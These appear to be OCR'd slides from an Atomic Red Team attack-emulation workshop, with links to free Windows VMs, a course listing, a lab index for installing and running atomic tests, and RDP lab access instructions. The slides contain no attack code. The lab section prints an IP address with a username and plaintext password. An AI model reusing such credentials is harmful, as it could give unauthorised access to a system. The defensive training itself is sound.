
Microsoft Developer Virtual Machines

You can download Win 7 through Win 10 Virtual Machines from Microsoft for free use for 90 days. After the 90 days, you can restore to an initial snapshot to restart your 90 day use.

https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/


https://1drv.ms/w/s!AvDXyd4cgfxerX0n1-BuyEfK1W-q?e=Foiel3

Contributing



Atomic Red Team Wrap-up

- Atomic Red Team: Library of Scripted Attacks
- Invoke-AtomicRedTeam: Execution Framework
- Dedicated Slack Workspace for Collaboration
  - Over 3000 members
  - https://slack.atomicredteam.io/



16-hour Class from Antisyphon Training

https://www.antisyphontraining.com/upcoming-training

Today Upcoming

March 2022

TUE
8

March 8 @ 11:00 am - March 11 @ 4:00 pm EST

Attack Emulation Tools: Atomic Red Team, CALDERA and More

Virtual


Attack Emulation tools help you measure, monitor and improve your security controls by executing scripted attacks. Atomic Red Team and CALDERA are two open source attack emulation projects that are...

Read more... »

$545

Access to Lab Environment (accessible for 24 hrs)

- Enter Registered Email at https://controlpanel.dc8training.online/
- RDP to provided IP
- Click on Labs Bookmark in Chrome



Link to lab walk-throughs

Atomic Red Team

Hands-On Getting Started Guide

Lab Index

Link to Slides

Atomic Red Team

1. Install Atomic Red Team
2. Import the Atomic Red Team Module
3. List Atomic Tests
4. Check or Get Prerequisites for Atomic Test
5. Execute Atomic Tests
6. Specify Custom Input Arguments
7. Cleanup After Test Execution

Extra (optional)

Join the Atomic Red Team Slack Workspace

Set Up Your Own Lab

youremail@gmail.com Submit

Connect to the Lab environment using a Remote Desktop Connection (RDP).

IP address: 20.127.79.141 (start ART VM first)

Username: art

Password: AtomicRedTeam1!

Instructions for connecting to the lab

You may use the lab hours specified below any time before 2022-01-21 14:00:00 Eastern Time

ART VM (max usage: 2.00 hours)

Check Usage

Thank you for joining!

...

Stay connected on Twitter/Slack/Discord!

Carrie Roberts
@OrOneEqualsOne

https://t.me/learningnets